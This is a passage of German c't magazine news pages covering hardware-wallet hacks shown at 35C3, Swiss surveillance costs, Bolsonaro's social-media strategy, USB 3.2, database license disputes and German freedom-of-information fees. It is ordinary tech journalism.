Doch genau hier liegt auch die Gefahr: Bekommt ein Angreifer den Seed auch nur ein einziges Mal zu sehen, kann er auch Jahre später noch über sämtliche Bitcoins des Wallets verfügen. Es gibt keine Möglichkeit, ihn seinem Zugriff zu entziehen, das Wallet ist für immer verbrannt. Die einzig sichere Lösung ist, die Bitcoins auf eine Adresse eines neuen Wallets mit einem anderen Seed zu transferieren.



Hardware-Wallets haben den Ruf, den Seed sicher zu verwahren und sie niemandem preiszugeben. Das führt zu einer gewissen Sorglosigkeit im Umgang: Weil das Wallet ja sicher ist, ist es nicht mehr so wichtig, es im gleichen Maß zu schützen wie einen auf Papier notierten Seed. Etliche Teilnehmer einer Bitcoin-Konferenz zum Beispiel ließen ihre Hardware-Wallets in ihren Hotelzimmern, berichteten die Hacker auf dem 35C3, anstatt sie mitzunehmen und darauf genauso gut aufzupassen wie auf ihren Geldbeutel.

Keine Panik

Damit ist aber auch klar, dass Privatanwender von den Hacks praktisch nicht betroffen sind. Der Aufwand dafür ist sehr hoch und setzt einen physischen Zugriff auf das Gerät voraus. Wer sein Hardware-Wallet nicht sorglos herumliegen lässt, sondern es wie andere Wertsachen einschließt, kann darauf auch sein Kryptovermögen sicher aufbewahren.

Problematisch sind die Hacks für Kryptobörsen und andere Firmen, deren Mitarbeiter mit Kryptowährungen arbeiten und auch von zu Hause aus oder auf Dienstreisen Zugriff auf ein Wallet benötigen. Sie können nicht kontrollieren, wie gut jeder einzelne Mitarbeiter auf das Hardware-Wallet achtet. So besteht die Gefahr, dass ein Angreifer die Firmware des Hardware-Wallets unbemerkt manipuliert und so schlimmstenfalls Transaktionen an sein Wallet umleitet und diese vollautomatisch autorisiert.

Die Hersteller von Crypto-Wallets sollten den Vortrag vom 35C3 als Lehre für den Entwurf der nächsten Gerätegeneration sehen, denn viele der Angriffsmöglichkeiten sind erst durch Fehler oder Schwachstellen im Design entstanden. So ist der ST31 für Pay-TV-Decoder vielleicht eine gute Wahl, für ein Hardware-Wallet ist er jedoch nicht geeignet, da er immer vom vorgelagerten Mikrocontroller abhängig ist. Er signiert schlicht alles, um das ihn der Mikrocontroller bittet.

Debug- und JTAG-Schnittstellen haben in sicherheitsrelevanten Geräten wie dem Ledger Nano S oder Trezor One generell nichts zu suchen, die entsprechenden Anschlüsse der Prozessoren sind gar nicht erst herauszuführen oder, wann immer möglich, definiert auf Masse zu ziehen, sodass ein Angreifer selbst durch Aufstecken eines Chip-Adapters nicht an sie herankommt. Er müsste dann schon den SMD-Chip aus- und wieder einlöten, um die Firmware manipulieren zu können.

Außerdem scheinen die Ingenieure der Wallet-Hersteller zwar gut mit Digitaltechnik umgehen zu können, ihnen fehlt aber scheinbar der Blickwinkel eines Hochfrequenztechnikers. Anders ist die extrem lange und exponierte Datenleitung zwischen Prozessor und Secure Element im Ledger Blue nicht zu erklären, über die die Hacker die PIN ausspähen konnten. Eine solche Leitung muss so kurz wie möglich sein, um Abstrahlungen, aber auch Einstrahlungen zu verhindern.

Anders als die prinzipbedingten Schwachstellen des verwendeten Secure Element lässt sich das Schaltungsdesign leicht und ohne zusätzliche Produktionskosten verbessern. Dies sollten die Hersteller schleunigst umsetzen. *(mid@ct.de)*

Vortrag „wallet.fail“: ct.de/yqnp




Bild: Julian Stratenschulte/dpa

Teure Telefonauskunft

Streit in der Schweiz über die hohen Kosten von Staatstrojanern und Fernmeldeüberwachung

Das Abhören und Observieren der Bürger geht ins Geld. Diese schmerzliche Erfahrung macht derzeit die Schweiz. Die Aufrüstung von Big Brother führt zu einer Kostenexplosion.

Von Andreas Schuchardt

Derzeit läuft unter Leitung des eidgenössischen Bundesamtes für Polizei (Fedpol) die Testphase des schweizerischen Staatstrojaners. Seit dem 1. März 2018 ist der Einsatz dieser „Govware" genannten Hackerprogramme durch die Änderung des Bundesgesetzes für Überwachung des Post- und Fernmeldeverkehrs (BÜPF) in der Schweiz rechtlich zulässig. Dem vorausgegangen war eine lange und heftige Debatte um den Einsatz solcher Spionagesoftware.

Im Kanton Zürich schaffte der sozialdemokratische Sicherheitsdirektor Mario Kehr derartige Abhörprogramme bereits 2014 an – damals noch ohne gesetzliche Grundlage. Die Behörde gibt bis dato keine Auskunft darüber, wie die aktuell laufenden Tests des inzwischen legalen Trojaners aussehen. Ebenso unklar bleibt, von welchem Hersteller die Software stammt, wie umfangreich ihre Möglichkeiten sind oder ob sie schon heute bei Ermittlungen zum Einsatz kommt.

Das eiserne Schweigen nährt Skepsis und Kritik. Nicht nur Politiker der Alternativen Liste in Zürich sorgen sich um „den in der Schweiz herrschenden Überwachungswahnsinn". Auch die Neue Zürcher Zeitung diagnostizierte: „Das Thema Staatstrojaner ist auch heute noch heikel." Aus gutem Grund, denn – heimlich auf dem Computer oder Smartphone installiert – kann mit dessen Hilfe auch die persönliche Kommunikation via Internet offengelegt und mitgelesen werden.

Neben den alten Vorbehalten beleben nun aber auch die steigenden Kosten für Big Brother die Debatte. Zwar verweigert die Fedpol auch in puncto Preis jegliche Auskunft, doch im aktuellen Bericht der Eidgenössischen Finanzkontrolle (EFK) wird eingestanden, dass „nicht genügend Mittel für den geplanten Realisierungsumfang zur Verfügung stehen". Das Geld für Kaufpreis, Personalkosten und Serverbetrieb muss die Bundesverwaltung in Bern berappen. In den kommenden Wochen will der Bundesrat entscheiden, wie viel er davon über Gebührenzahlungen von den Kantonen wieder hereinholen kann. Einfach wird das nicht, denn immer wieder flammt der Streit für die normale Telefon- und Internetüberwachung ohne Trojaner auf.

Extreme Bürokratie

Allein für einen umfangreichen Antennensuchlauf nach dem Vierfachmord von Rupperswil Ende 2015 verlangte Bern 816.000 Franken (721.307 Euro) vom Kanton Aargau. Damals mussten vier Provider die Angaben aller Mobilfunkgeräte ausliefern, die innerhalb von sieben Stunden auf rund 150 Funkzellen im Umfeld des Tatortes eingeloggt waren. Gegen die gepfefferte Rechnung legte der Kanton Rechtsmittel ein und das Bundesverwaltungsgericht senkte die Zahlung auf rund 200.000 Franken (176.791 Euro). Zudem kritisierten die Richter die gegenwärtige Gebührenordnung. Sie sei nicht nur teuer, sondern auch mit einem extremen bürokratischen Aufwand verbunden.

Allein für das Jahr 2017 stellte der „Dienst Überwachung Post- und Fernmeldewesen" (DÜPF) 9.067 Rechnungen aus. Die geringsten davon über neun Franken (8 Euro). So viel kostet in der Schweiz die Abfrage einer Telefonnummer in der Datenbank. Da diese Regelungen immer wieder zu Reibereien zwischen den Institutionen führten, wurde Ende 2017 eine Arbeitsgruppe eingesetzt, um Verbesserungsvorschläge zu unterbreiten. Nach langem Ringen einigten sich Internet- und Telefonanbieter sowie Staatsanwälte, Polizei und Geheimdienste auf eine Vereinfachung des Gebührensystems: Bagatellrechnungen über 9 Franken sollen fortan wegfallen und pauschal abgegolten werden. Jeder Kanton zahlt nur noch einmal im Jahr entsprechend einem Verteilungsschlüssel auf Grundlage der letzten drei Jahre.

Hauptanliegen dieser Reform ist nicht der Schutz der Privatsphäre der Bürger, sondern die bürokratische Entlastung der Abhörspezialisten beim DÜPF. Ob dadurch die Überwachungsmaßnahmen auf Dauer billiger werden, bleibt fraglich. Denn durch Gebühren deckt der DÜPF bislang nur 45 Prozent der Kosten. Den Rest der jährlich 29 Millionen Franken (25,6 Millionen Euro) zahlt der Bund. Der will einerseits die Kantone stärker zur Kasse bitten und andererseits die Kosten beim Abhördienst senken – möglicherweise ja durch Outsourcing an private Subunternehmen wie bei der amerikanischen NSA. *(hag@ct.de)* c't

Die Trump-Methode

Brasiliens Präsident setzt auf Social-Media-Kampagnen



Bild: Ian Cheibub/dpa

Die Macher des Fake-News-Wahlkampfs sollen die konfusen Verlautbarungen Bolsonaros in sozialen Netzwerken verbreiten.

Von Jorge Lopes

Seit dem 1. Januar ist der rechtsextreme Jair Bolsonaro neuer Präsident Brasiliens. Im Wahlkampf hatte er auf WhatsApp in illegalen Kampagnen gegen seine politischen Gegner gehetzt. Weil über 80 Prozent der wahlberechtigten Brasilianer den Dienst nutzen und WhatsApp für viele das einzige Informationsmedium darstellt, hatte die Fake-News-Kampagne durchschlagenden Erfolg (siehe c't 24/2018, S. 16).

Klagen gegen vier in die illegalen Kampagnen involvierte PR-Unternehmen verliefen jedoch im Sande. „Das Wahlgericht hat Bolsonaros umstrittene Kampagne und den Massenversand von Fake-News über WhatsApp akzeptiert, ohne den Anzeigen nachzugehen", sagt Sergio Amadeu, Soziologieprofessor in São Paulo und Digitalisierungsspezialist. Amadeu unterstützte eine Anfrage der oppositionellen Arbeiterpartei PT. Sie wollten den unrechtmäßigen Einsatz der Fake-News-Kampagnen mittels Metadaten von WhatsApp untersuchen. Dessen Mutterkonzern Facebook lehnte jedoch jedwede Verantwortung ab und verweigerte die Herausgabe der für die Untersuchung notwendigen Daten.

Die neueste Ankündigung von WhatsApp, die Zahl möglicher Weiterleitungen von 20 auf 5 zu reduzieren, werde laut Amadeu an dem Problem nichts ändern: Massenversender benötigten dann lediglich etwas länger für ihren Spam.

Fake-News-Profis

Bolsonaro holt derweil zahlreiche Mitarbeiter der beteiligten Kommunikationsfirmen in seine Regierung: Taíse de Almeida Feijó bekam beispielsweise einen gut dotierten Posten im „secretaria geral da presidencia", das mit dem hiesigen Kanzleramt vergleichbar ist. Die Tageszeitung Folha de São Paulo und das Internetportal UOL deckten auf, dass Feijó bei ihrem bisherigen Arbeitgeber AM4 Inteligência Digital massenhaft Fake-News im Bolsonaro-Wahlkampf verschickte. Nun soll sie mit den anderen Kampagnenprofis für den Präsidenten eine neue Kommunikationsstrategie in den sozialen Netzwerken entwickeln.

Bolsonaro hat die professionelle Hilfe offenbar dringend nötig. Denn bislang sind seine Ankündigungen und die Dementi seiner Minister verwirrender als die Tweets von Donald Trump. So wurden seine Ankündigungen zur Botschaft in Jerusalem, zum Austritt aus dem Pariser Klimaabkommen sowie zu radikalen Rentenkürzungen von seinen Ministern prompt dementiert.

Um die öffentliche Meinung auf Kurs zu bringen, will Bolsonaro offenbar auch von den von ihm so verhassten Kommunisten lernen. Jüngst reiste eine Abgeordnetengruppe seiner Partei PSL nach China, um sich dort über die Technik zur Gesichtserkennung und das chinesische „soziale Punktesystem" zu informieren, mit dem die Bürger im Reich der Mitte zu konformen Verhalten animiert werden.

(hag@ct.de) c't

Zentrum für **Informationssicherheit**
CAk Cyber Akademie
Digitale Souveränität – Cyber-Risiken erkennen, analysieren und beheben
Seminare der CAk 2019:
- **Cyber Risk Management: Cyberrisiken ermitteln, analysieren und bewerten:** 11.03.2019, Berlin • 04.06.2019, Frankfurt a.M.
- **IT-Forensik für Einsteiger und Aufsteiger:** 19.-21.03.2019, Berlin • 05.-07.11.2019, Bonn
- **Datensicherheit und Datenschutz bei der Verarbeitung von Massendaten:** 20.03.2019, Berlin • 06.11.2019, Bonn
- **IT-Sicherheit bei der Nutzung von Cloud-Diensten:** 21.03.2019, Berlin • 19.09.2019, Bonn
- **EU-Datenschutzgrundverordnung und das neue BDSG:** 28.03.2019, Bonn • 27.06.2019, München
- **Praxis-Kurs Darknet: Grundlagen, Einführung und Recherche:** 02.-03.04.2019, Bonn • 12.-13.11.2019, Berlin
- **Social Media Awareness - Sicherer in sozialen Netzwerken:** 09.04.2019, Berlin • 13.11.2019, Frankfurt a.M.
- **Einführung in Kryptowährungen – Funktionsweise, Nutzung, Nachverfolgung:** 22.05.2019, Frankfurt a.M. • 24.09.2019, Bonn
Allianz für Cyber-Sicherheit Partner
Weitere Informationen zu diesen und anderen Seminaren unter:
www.cyber-akademie.de

USB 3.2 kommt

Doppelte Datenrate, schnelleres Laden und höhere Sicherheit für USB-Verbindungen

2019 startet der Universal Serial Bus durch: USB 3.2 verdoppelt die Datenrate, USB-C sichert Verbindungen besser ab und bringt mehrere Detailverbesserungen für Smartphones.

Von Florian Müssig

Obwohl die vor einigen Jahren mit USB 3.1 eingeführte 10-GBit/s-Geschwindigkeitsstufe noch nicht in allen PC-Chipsätzen angekommen ist, steht bereits die nächste Stufe vor der Tür: USB 3.2 verdoppelt die Datenrate erneut, sodass bis zu 20 GBit/s übers USB-Kabel fließen.

Letzteres muss dabei allerdings ein Kabel mit je einem USB-C-Stecker an beiden Enden sein. Bei der neuen Stufe wird nämlich nicht wie gehabt die Datenrate eines Links verdoppelt, sondern stattdessen ein in vollbeschalteten USB-C-Kabeln vorhandenes zweites Adernpärchen parallel genutzt. Dadurch ergeben sich keine neuen Einschränkungen hinsichtlich der Kabellänge.

In USB-C-Kabeln mit einem Typ-A- oder -B-Stecker auf der anderen Seite fehlt das zweite Adernpärchen (und die benötigten Kontakte im Stecker), sodass es hier weiterhin maximal 10 GBit/s gibt. Das zweite Adernpärchen wird bislang übrigens bereits bei USB-C-Docking für DisplayPort-Signale verwendet; auch in solchen Szenarien sind also 20 GBit/s nicht möglich.

Neue Bezeichnungen

Bislang gab es viel Verwirrung, weil schon USB 3.1 mehrere Geschwindigkeitsklassen umfasst: Gen 1 (5 GBit/s wie bei USB 3.0) und Gen 2 (10 GBit/s). Das wird nicht besser: Die 20-GBit/s-Stufe von USB 3.2 hört nämlich nicht auf Gen 3, sondern auf Gen 2x2. Das ist technisch korrekt, aber wenig nutzerfreundlich.

Offiziell propagiert das Standardisierungsgremium USB-IF (Universal Serial Bus Implementers Forum) deshalb ab sofort die drei Bezeichnungen SuperSpeed USB, SuperSpeed USB 10 GBit/s und SuperSpeed USB 20 GBit/s. Die bisherige 10-GBit/s-Bezeichnung SuperSpeedPlus ist hingegen schon wieder obsolet, obwohl der Schriftzug „SuperSpeed+“ weiterhin das zugehörige Logo ziert.

USB-Zertifikate


Das USB-IF hat zudem bekanntgegeben, dass sich der Dienstleister DigiCert um das Schlüsselmanagement und andere kryptografische Aufgaben rund um den Zusatzstandard USB Type-C Authentication kümmern wird. Mit den digitalen Zertifikaten schafft das USB-IF einen offenen Standard für Sicherheit: Will ein als USB-Netzteil zertifiziertes Gerät dem Host beispielsweise eine USB-HID-Tastatur unterschieben, dann weist dies auf kompromittierte Hardware hin und der Host kann die Verbindung ablehnen. Unternehmen können wiederum nur ausgewählte Peripherie an Firmen-Notebooks zulassen, ohne dass die Admins die Buchsen aus Sicherheitsgründen vollständig abschalten müssen.

Schließlich können Hersteller auch ganz generell Drittanbieter-Komponenten zertifizieren und für den Betrieb an eigener Hardware zulassen. Wen dies an Apples MFI-Programm (made for iPhone) erinnert: Laut USB-IF-Chef Jeff Ravencraft war Apple eine treibende Kraft hinter dem Authentication-Standard.

USB-C-Audio und Schnelllader

Die Spezifikation für USB-C-Audio hat derweil ein wichtiges Update bekommen: Es ist nun möglich, über eine USB-C-Weiche gleichzeitig digitale Audiosignale auszugeben und Strom einzuspeisen. Das ist für Smartphones wichtig, die üblicherweise nur eine USB-C-Buchse haben – und keine 3,5-mm-Klinkenbuchse mehr.

Schließlich sollen bis Jahresende USB-C-Netzteile in den Läden stehen, die das neue Fast-Charger-Logo tragen. Letzteres ist etwas missverständlich: Schon mit dem älteren Logo für zertifizierte Ladegerät ist Schnellladen möglich, weil sie dank USB-PD mehr als 5 Volt ausgeben können. Fast-Charger-zertifizierte Netzteile entsprechen zusätzlich der Unternorm PPS (programmable power supply), die es Netzteilen erlauben, nicht nur feste Stufen oberhalb von 5 Volt bereitzustellen, sondern dynamische breite Spannungsintervalle zu durchlaufen. Letzteres funktioniert nur, wenn ein Smartphone dies explizit unterstützt und anfordert – was künftig häufiger der Fall sein soll, weil es den Aufbau der Ladeelektronik im Smartphone stark vereinfacht, dadurch die Komponentenkosten senkt und zudem mehr Platz für Akku & Co. lässt. *(mue@ct.de)* c't



ASMedia demonstriert seine USB-3.2-Controller derzeit noch in FPGA-Emulation. Spruchreife Chips für Mainboards und Zusatzkarten soll es in der zweiten Jahreshälfte geben.

Lizenzkuddelmuddel

Drei Open-Source-Anbieter hadern mit Open Source

Die Unternehmen hinter MongoDB, Redis und Confluent kämpfen mit Open-Source-Lizenzmodellen. Die drei Anbieter haben ihre Lizenzen modifiziert, was in der Open-Source-Community auf wenig Gegenliebe stieß.

Von Thorsten Leemhuis

Die dokumentenorientierte NoSQL-Datenbank **MongoDB** Community Server fliegt aus den Linux-Distributionen Debian, Fedora und Red Hat Enterprise Linux (RHEL) raus. Das ist eine Folge des im Oktober verkündeten Wechsels auf die Server Side Public License (SSPL), die der Hersteller als Open-Source-Lizenz einstuft, obwohl sie das wohl nicht ist.

Die von MongoDB, Inc. eigens geschaffene Lizenz ist eng an die Affero General Public License (AGPL) angelehnt, die der MongoDB Community Server bislang genutzt hat. Letztere legt fest, dass man den Quellcode einer Software veröffentlichen muss, wenn man damit einen Dienst in einem öffentlichen Netzwerk betreibt, etwa einen Webservice. Bei der SSPL müssen Nutzer aber auch alle dabei involvierte Software unter der Lizenz offen legen; der Lizenztext nennt explizit unter anderem Software für das System-Management, User-Interfaces, das Storage-Backend oder Backups. Dieser Aspekt schmeckte dem Open Source Institute (OSI) nicht, das neben der „Open Source Definition“ auch eine allseits respektierte Liste mit Open-Source-Lizenzen pflegt. Auf dieser wollte MongoDB, Inc. auch die SSPL sehen, doch die stieß bei der Prüfung schnell auf Ablehnung.

Abkehr

MongoDB, Inc. hat derweil einen Entwurf einer neueren, SSPL v2 genannte Lizenzfassung vorgelegt; diese wird noch diskutiert, kam bei einigen OSI-Entscheidern oder Fedora-Entwicklern aber auch nicht besser an. MongoDB-Nutzer, die die SSPL scheuen, können auf einer der alten Versionen bleiben, die in den genannten Distributionen noch enthalten sind.

Die Firma hinter MongoDB wendet sich mit der neuen Lizenz gegen Unternehmen, die vom „großen Wert der Software profilieren, aber wenig oder gar nichts an die Community zurückgeben“. Ein großer Dorn im Auge sind offenbar Cloud-Anbieter, die die NoSQL-Datenbank ihren Kunden verkaufen, sich aber nicht bei der Weiterentwicklung engagieren.

Daran stört sich auch **Redis Labs**, die für eine BSD-lizenzierte Datenbanksoftware bekannt ist. Das Unternehmen hat im Spätsommer die Lizenzbedingungen von einigen Add-on-Modulen um die „Common Clause“ ergänzt, die eine kommerzielle Nutzung untersagen. Das widerspricht ebenfalls der Open-Source-Definition. Die dritte jüngst mit Open Source hadernde Firma ist das hinter Apache Kafka stehende Unternehmen **Confluent**. Im Dezember verkündete die Firma, einige bisher unter der Apache-2.0-Lizenz angebotene Komponenten der Confluent-Plattform unter die eigens geschaffene „Confluent Community License“ zu stellen. Sie untersagt unter anderem den Einsatz im Rahmen bei SaaS-, PaaS-, IaaS- oder vergleichbaren Dienstanbietern, wenn sie mit Produkten oder Services von Confluent konkurrieren. Auch damit läuft die Firma einem zentralen Gedanken von „Open Source“ beziehungsweise „Free Software“ zuwider, sodass OSI, Distributionen und Nutzer auch hier ablehnend reagiert haben. *(thl@ct.de)* c't



Confluent, MongoDB, Inc. und Redis Labs haben sich bei einigen Angeboten von Open-Source-Lizenzen verabschiedet.



Obergrenzwertig

Innenministerium ignoriert Rechtsprechung zur Höhe von Informationsgebühren

Das Gesetz über den Zugang zu Behördendaten stand von Anbeginn in der Kritik, weil es mit hohen Gebühren schreckt. Das Oberverwaltungsgericht Berlin-Brandenburg hat dem eine Grenze gesetzt, doch Seehofers Innenministerium ignoriert die Grundsatzentscheidung.

Von Tim Gerber

Wer Zugang zu amtlichen Informationen, Daten oder Akten haben will, muss mit hohen Gebühren rechnen. Das gilt insbesondere für Anfragen, deren Beantwortung der Behörde wenig Arbeit macht. So erging es etwa auch Arne Semsrott von der Open Knowlegde Foundation Deutschland (OKFD), als er Ende 2016 vom Bundesinnenministerium (BMI) die Unterlagen anfragte, die dem Minister zur Vorbereitung eines Gesprächs in der Berliner Dependance von Facebook gedient hatten. Letzteres hatte Seehofers Vorgänger Thomas de Maizière (CDU) im August 2016 wegen des sogenannten Cambrigde-Analytica-Skandals geführt, bei dem unter anderem Daten von Millionen Deutschen Facebook-Nutzern an die britische Firma abgeflossen waren.

Nach gut drei Monaten erhielt Semsrott zwei Dokumente aus dem BMI (siehe ct.de/yq44), ein vierseitiges Dossier über den „Umgang mit extremistischen und terroristischen Internetinhalten“ und einen Ablaufplan für den Besuch im Umfang von 28 Seiten.

Ihren Verwaltungsaufwand stuften die Beamten als „deutlich höher“ im Sinne der Gebührenordnung (IFGGebV) ein, weil sie Daten hätten aussondern müssen. In solchen Fällen sieht die IFGGebV einen Gebührenrahmen von 60 bis 500 Euro vor. Für die insgesamt veranschlagten 3,55 Arbeitsstunden für die Antragsbearbeitung stellte das Ministerium 235 Euro in Rechnung, die sich aus den pauschalierten Stundensätzen der Beamten je nach Dienstrang ergeben und im gehobenen Dienst 60, im höheren Dienst 45 Euro pro Stunde betragen.

Diese Methode der Gebührenberechnung, die dazu führt, dass man für einen relativ geringen Aufwand hohe Gebühren zahlen muss, bei einem wirklich hohen Aufwand aber niemals mehr als die in der Gebührenordnung als Obergrenze festgelegten 500 Euro, hatte das Verwaltungsgericht (VG) Berlin aber bereits Mitte 2016 in einem Urteil als rechtswidrig erklärt. Auf die Klage des Investigativ-Journalisten Daniel Drepper hatte es eine Rechnung des Bundeswirtschaftsministeriums (BMWi) von 500 Euro auf 60 Euro ermäßigt. Das BMWi berechnete einen Verwaltungsaufwand von 2100 Euro für die Bearbeitung eines umfangreichen Antrags des Journalisten, der dann auf besagte 500 Euro Gebühren gedeckelt wurde.



Bild: Christine Olma

Der Bundestagsabgeordnete Jimmy Schulz (FDP) drängt auf Umsetzung der Rechtsprechung zu niedrigeren Informationsgebühren.

Gegen dieses Urteil der 2. Kammer des VG Berlin legte das BMWi Berufung ein, die das Gericht wegen grundsätzlicher Bedeutung der Sache zugelassen hatte. Im September 2017 bestätigte das Oberverwaltungsgericht Berlin-Brandenburg die Auffassung der ersten Instanz und versah die Veröffentlichung seines Urteils (ct.de/yq44) mit zwei amtlichen Leitsätzen, die den Behörden zur Umsetzung der gerichtlichen Vorgaben bei der Gebührenbemessung dienen sollen. Das Ordnungsprinzip der Rahmengebühr der Tarifstelle 2.2 des Gebührenverzeichnisses zu § 1 Abs. 1 IFGGebV ist nicht gewahrt, wenn der obere Gebührenrand lediglich als Kappungsgrenze angewendet wird.

Weiter stellt das Obergericht fest, dass die Gebührenbemessungskriterien nicht dem Zweck des Informationsfreiheitsgesetzes entsprechend austariert sind, wenn das Verbot abschreckender Gebühren nicht durchgehend in die Bemessung der Gebühr einfließt. Mit anderen Worten sollen die Gebühren gleichmäßig herabgesetzt werden. Nach dieser Rechnung hätte man dem Netzaktivisten lediglich 15 bis 30 Euro in Rechnung stellen dürfen.

Bundesregierung uneins

Wegen der grundsätzlichen Bedeutung der Sache ließ das OVG die Revision zum Bundesverwaltungsgericht in Leipzig zu. Nach gründlicher Prüfung entschied sich das Wirtschaftsministerium jedoch, das obergerichtliche Urteil zu akzeptieren und umzusetzen. Die Entscheidung dazu sei auf Staatssekretärsebene getroffen worden, teilte das Ministerium auf Anfrage mit. Das BMI verweigert hingegen die Auskunft.

Das für den Informationszugang und die zugehörige Gebührenordnung innerhalb der Bundesregierung zuständige BMI wollte sich auch mit dem Urteil nicht abfinden, wie der Fall mit den Facebook-Unterlagen zeigt. Man halte es für verfehlt und in der Praxis nicht anwendbar, teilte es auf Anfrage nach der Umsetzung mit. Andere Ministerien haben damit offenbar keine Probleme, wie das Beispiel des BMWi zeigt.

Den offenen Aufstand gegen die Justiz wagen Seehofers Beamte indessen nicht. Der käme auch einem Verfassungsbruch gleich, denn die Exekutive ist an die Gesetze gebunden und wie diese auszulegen und anzuwenden sind, entscheiden im Zuge der Gewaltenteilung die Gerichte. Einen sogenannten Nichtanwendungserlass, mit dem nachgeordneten Behör-

den zur Nichtumsetzung eines Urteils angehalten werden, wenn dieses noch keine Rechtskraft erlangt hat, hat das BMI für seinen Geschäftsbereich nicht ausgesprochen.

Hartnäckige Ignoranz

Derart hartnäckiges Ignorieren obergerichtlicher Grundsatzentscheidungen rief die zur Kontrolle der Regierung berufene Opposition im Deutschen Bundestag auf den Plan. Durch die Recherchen der c't auf den Vorgang aufmerksam geworden, fragte der Abgeordnete Jimmy Schulz von der Fraktion der FDP Ende Dezember schriftlich bei der Bundesregierung an. Die Antwort, die der Parlamentarische Staatssekretär im BMI Günter Krings (CDU) dem Abgeordneten der Liberalen im Namen der Bundesregierung zukommen ließ, fiel denn auch entsprechend dünn aus. Zur Umsetzung des OVG-Urteils in den verschiedenen Bereichen könne man nichts sagen, heißt es ausweichend in dem Schreiben (ct.de/yq44).

Dreist ist hingegen die Behauptung von Seehofers Leuten, es gebe zu der Gebührenpraxis Entscheidungen anderer Gerichte, die dem OVG Berlin-Brandenburg widersprächen. Auf entsprechende Nachfrage des Abgeordneten nach den Aktenzeichen konkreter Entscheidungen mussten die Beamten einräumen, dass sich andere Gerichte noch gar nicht mit der Materie befasst hätten. Die Revision sei nicht eingelegt worden, weil sich die Bundesregierung innerhalb der dafür verfügbaren Zeit – praktisch etwa vier bis sechs Monate – nicht habe einig werden können.

Ähnlich dünn ist die Position in dem Verfahren vor dem VG Berlin, das Netzaktivist Semsrott gegen seinen Gebührenbescheid angestrengt hat. Doch das BMI will die Sache nun mit aller Gewalt vor das Bundesverwaltungsgericht zerren und hat beantragt, die Sprungrevision dorthin zuzulassen. Die bedürfte allerdings auch der Zustimmung des Prozessgegners und Semsrott hat sich noch nicht entschieden, ob er diesen teuren und vor allem auch langwierigen Spaß überhaupt mitmachen will: „Meine ursprüngliche Anfrage ist jetzt über zwei Jahre her und das Ministerium stellt weiterhin Gebührenbescheide aus, die offensichtlich Antragssteller von weiteren Anfragen abschrecken sollen, obwohl es eine rechtskräftige obergerichtliche Leitsatzentscheidung gibt, die in anderen Ministerien umgesetzt wird."

Und auch der Abgeordnete Schulz ist empört: „Seehofers Beamte sollten endlich das obergerichtliche Urteil akzeptieren und nicht weiter Bürger mit überhöhten Gebühren von der Wahrnehmung ihres Informationsrechtes abschrecken", sagte er der c't.

Immerhin will das Verwaltungsgericht nun Ende März über Semsrotts Klage verhandeln und entscheiden. Einstweilen können Bürger sich gegenüber den Behörden auf das rechtskräftige Urteil des OVG und die vom BMWi daraufhin entwickelten Gebührenmaßstäbe (siehe ct.de/yq44) berufen. Bleibt die Behörde hart, sollte Widerspruch eingelegt werden. Das Verfahren kann dann unter Verweis auf die noch immer schwebende Sache ausgesetzt werden. Zahlen muss man die überhöhten Gebühren in einem solchen Fall aber weiter und bekommt sie allenfalls am Ende erstattet. *(tig@ct.de)* c't

Maßstäbe zur Gebührenberechnung:
ct.de/yq44

Sonderheft c't wissen DSGVO



